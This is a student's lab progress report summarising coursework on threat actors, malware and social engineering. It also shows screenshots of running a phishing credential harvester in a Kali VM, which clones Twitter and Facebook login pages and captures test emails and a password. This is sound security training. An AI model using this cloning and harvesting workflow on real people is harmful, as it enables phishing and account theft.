Name: Hemant Jain

Lab Progress Report Due Date: 2/01/2021

Current Week Since Start Date: Week 3 (2/01/2021– 2/08/2021)

Reporting Week: From Jan 26, 2021 to Feb 01, 2021

Summary about the TestOut Module-1 Learning:

From the TestOut LabSim Security Threats, Attacks and Vulnerabilities Section, I got to learn about Internal threat agents are authorized individuals that carry out an attack by exploiting their inherent privileges. This category includes employees (both current and former), janitors, security guards, and even customers. External threat agents are individuals or groups that attack a network from the outside and seek to gain unauthorized access to data.

The goal of persistent threat was to gain access to a network and retain access undetected. With this type of threat, attackers go to great lengths to hide their tracks and presence in the network. Before carrying out an attack, a threat actor typically gathers open-source intelligence (OSINT) about the target. I learnt about the different types of Threat Actors namely Insider, White Hat, Black Hat, Gray Hat, Script kiddie, Hacktivist, Organized Crime, Nation state, Competitor. I learnt how the hacker term is defined and who is called hacker.

Learnt about the various general attack strategies incorporated namely like Reconnaissance which is the process of gathering information about an organization, including the system hardware, network configuration. Learnt how the social engineering tactically manipulates the others into providing the sensitive information. Gained insights about the technical approaches, breaching the system and knowing what the penetration of system defenses offers and what are the various possible breaching preventive measures. How the escalation of the privileges is the primary objective of the attacker. Learnt about the backdoor and how it stands as an alternative method in accessing an application or OS for troubleshooting. Read about the methodologies ranging from Layering, Principle of least privileges, Variety, randomness, simplicity.


I read about the fileless virus which uses legitimate programs to infect a computer. A worm which is a self-replicating program and does not require a host file to propagate. A trojan horse which is a malicious program this is disguised as legitimate or desirable software and cannot replicate itself. A malware infected computer that allows remote software updates and control by a command-and-control center is a zombie and has a zombie master. Malware is software designed to infiltrate or damage a computer system without the owner's consent or knowledge. Some malware even takes control of the computer system. How Malware can attempt to hide itself. Social engineering which refers to an attacker enticing or manipulating people to perform tasks or relay information. In social engineering, hacker tries to get a person to do something the person would not do under normal circumstances. Social engineering process phases like research, development, exploitation. Conceptualized about the manipulation types like moral obligation, innate human trust, threatening, offering something for very little to nothing and ignorance.

Read about the two types of the attacks: Opportunistic and Targeted, what are the various tactics for the elicitation which is a technique used to extract information from a target with arousing suspicion. How social engineering involves pretexting, preloading and impersonation. Users interfacing with the internet either through email or browsing websites can pose substantial security threats to an organization.


Attacks that entice users to provide sensitive information or to click a link that installs malware are called social engineering attacks. For the organization's overall security, we need to increase user awareness of the types of threats and how to avoid them is critical. Different vulnerabilities in Network like Default accounts and passwords, Weak Passwords, Privilege escalation, backdoor, cloud-based, and third-party systems, inherent vulnerabilities, application flaws, misconfigurations, root account. To avoid unnecessary risk, use the root account only when necessary. This includes experienced administrators. The primary cause of misconfiguration is human error. Flaws in the validation and authorization of users present the greatest threat to security in transactional applications.

Intrigues by the different types of motivation techniques like Authority and Fear, Social Proof, Scarcity, Likeability, Urgency, Common ground, and shared interest. Learnt about the various types of attackers like Insiders, Hackers and Nation state. Vulnerabilities in networks and systems are often exploited by attackers. Impact analysis of the Data loss, data breach, data exfiltration, identity theft, and availability loss. Various types of the phishing attacks in the social engineering attacks like Spear phishing, whaling, vishing and SMS phishing and others like Pharming and Social Networking.

In-class Lab Homework:


Kali Linux 2020 [Running] - Oracle VM VirtualBox
e Machine View Input Devices Help
Mozilla Firefox
root@kali: ~/.set/reports
Shell No. 1
06:03 PM
Shell No. 1
le Actions Edit View Help

```
f you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
P address below, not your NAT address. Additionally, if you don't know
asic networking concepts, and you have a private IP address, you will
eed to do port forwarding to your NAT IP address from your external IP
ddress. A browser doesns't know how to communicate with a private IP
ddress, so if you don't specify an external IP address if you are using
his from an external perpective, it will not work. This isn't a SET issue
his is how networking works.

et:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.183.27]:

-------------------------------------------------------
           **** Important Information ****

or templates, when a POST is initiated to harvest
redentials, you will need a site for it to redirect.

ou can configure this option under:

     /etc/setoolkit/set.config

dit this file, and change HARVESTER_REDIRECT and
ARVESTER_URL to the sites you want to redirect to
fter it is posted. If you do not set these, then
t will not redirect properly. This only goes for
emplates.

-------------------------------------------------------

 1. Java Required
 2. Google
 3. Twitter

et:webattack> Select a template:3

*] Cloning the website: http://www.twitter.com
*] This could take a little bit...

he best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
*] The Social-Engineer Toolkit Credential Harvester Attack
*] Credential Harvester is running on port 80
*] Information will be displayed to you as it arrives below:
```


Kali Linux 2020 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Sign in to Twitter - Mozil... root@kali: ~/.set/reports Shell No. 1
06:03 PM 48%
Sign in to Twitter - Mozilla Firefox
Kali Linux, an Offensive Secu
Twitter. It's what's happe
Sign in to Twitter
Log into Facebook
192.168.183.27
Language: English
website.

Sign in to Twitter


thakker.yash54@gmail.com

Password


Sign in □ Remember me · Forgot password?

New to Twitter? Sign up now »

Already using Twitter via text message? Activate your account »


[Twitter. It's what's hap... root@kali: ~/.set/reports Shell No. 1
06:04 PM
Shell No. 1
File Actions Edit View Help

```
-------------------------------------------------------
             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

-------------------------------------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:3

[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.183.27 - - [31/Jan/2021 18:03:32] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=thakker.yash54@gmail.com
POSSIBLE PASSWORD FIELD FOUND: session[password]=Cyber@12345
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```


Sign in to Twitter - Mozil...
root@kali: ~/.set/reports
Shell No. 1
root@kali: ~
Sign in to Twitter - Mozilla Firefox
Kali Linux, an Offensive Secu
Twitter. It's what's happe
Sign in to Twitter
Log into Facebook
192.168.183.27
Language: English
facebook

Log Into Facebook

Email or Phone Number

Password

Log In

Forgot account?

or

Create New Account

English (US)

Español

Français (France)


中文(简体)

العربية


Português (Brasil)

[illegible]


Italiano




```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.183.27]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=21020
PARAM: lsd=AVqsL1rQvTw
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=
PARAM: lgndim=
PARAM: lgnrnd=151010_9eBJ
PARAM: lgnjs=n
POSSIBLE USERNAME FIELD FOUND: email=thakker.yash4@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=Cyber@12345
POSSIBLE USERNAME FIELD FOUND: login=1
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```




The site https://login.facebook.com/login.php has moved, click here to go to the new location.


Log into Facebook - Moz...
root@kali: ~/.set/reports
Shell No. 1
06:22 PM
root@kali: ~/.set/reports
File Actions Edit View Help


```
root@kali:~# cd .set/
reports/   web_clone/
root@kali:~# cd .set/reports/
root@kali:~/.set/reports# ls
'2021-01-31 18:22:17.144756.xml'   files
root@kali:~/.set/reports# 
```


Log into Facebook - Moz...
root@kali: ~/.set/reports
Shell No. 1
root@kali: ~/.set/reports
06:26 PM
37%
root@kali: ~/.set/reports
File Actions Edit View Help

```
> Executing “generic_listen_tcp”
argc=1
Usage: ./generic_listen_tcp port spike_script
./generic_listen_tcp 70 gopherd.spk
root@kali:~# cd Downloads/^C
root@kali:~# ls
Desktop  Documents  Downloads  EaST  exploit-CVE-2015-3306  ghidra_9.1.2_PUBLIC  ghidra_scripts  Music  Pictures  pspy32  Public  samba  samba.c  Templates  Videos
root@kali:~# cd .set/
reports/   web_clone/
root@kali:~# cd .set/
reports/   web_clone/
root@kali:~# cd .set/
reports/   web_clone/
root@kali:~# cd .set/reports/
root@kali:~/.set/reports# ls
'2021-01-31 18:22:17.144756.xml'   files
root@kali:~/.set/reports# 
```


Log into Facebook - Moz...
root@kali: ~/.set/reports
Shell No. 1
root@kali: ~/.set/reports
06:27 PM
37%
root@kali: ~/.set/reports
File Actions Edit View Help

```
<?xml version="1.0" encoding='UTF-8'?>
<harvester>
   login.facebook.com/login.php
   <url>      <param>----------------------------110682773419717071104685 7508</param>
   </url>
   <url>      <param>----------------------------64621822253734152114702337 11</param>
   </url>
   <url>      <param>----------------------------176441788018816537761514899452</param>
   </url>
   <url>      <param>----------------------------189541692321305898252008914931</param>
   </url>
   <url>      <param>----------------------------32283115120930357854634853 00</param>
   </url>
   <url>      <param>jazoest=2947</param>
      <param>lsd=AVq7EgzPTiA</param>
      <param>display=</param>
      <param>enable_profile_selector=</param>
      <param>isprivate=</param>
      <param>legacy_return=0</param>
      <param>profile_selector_ids=</param>
      <param>return_session=</param>
      <param>skip_api_login=</param>
      <param>signed_next=</param>
      <param>trynum=1</param>
      <param>timezone=300</param>
      <param>lgndim=eyJ3IjoxOTIwLCJoIjo5NTAsImF3IjoxOTIwLCJhaCI6OTE5LCJjIjoyNH0=</param>
      <param>lgnrnd=152051_yJu9</param>
      <param>lgnjs=1612135316</param>
      <param>email=thakker.yash4@gmail.com</param>
      <param>prefill_contact_point=thakker.yash4@gmail.com</param>
      <param>prefill_source=browser_dropdown</param>
      <param>prefill_type=contact_point</param>
      <param>first_prefill_source=browser_dropdown</param>
      <param>first_prefill_type=contact_point</param>
      <param>had_cp_prefilled=true</param>
      <param>had_password_prefilled=false</param>
      <param>ab_test_data=AAAAAfAAfff/AAAAAAAAAfAAAAAAAAAAAAAAAAAAAKf/fAVAAKDCAD</param>
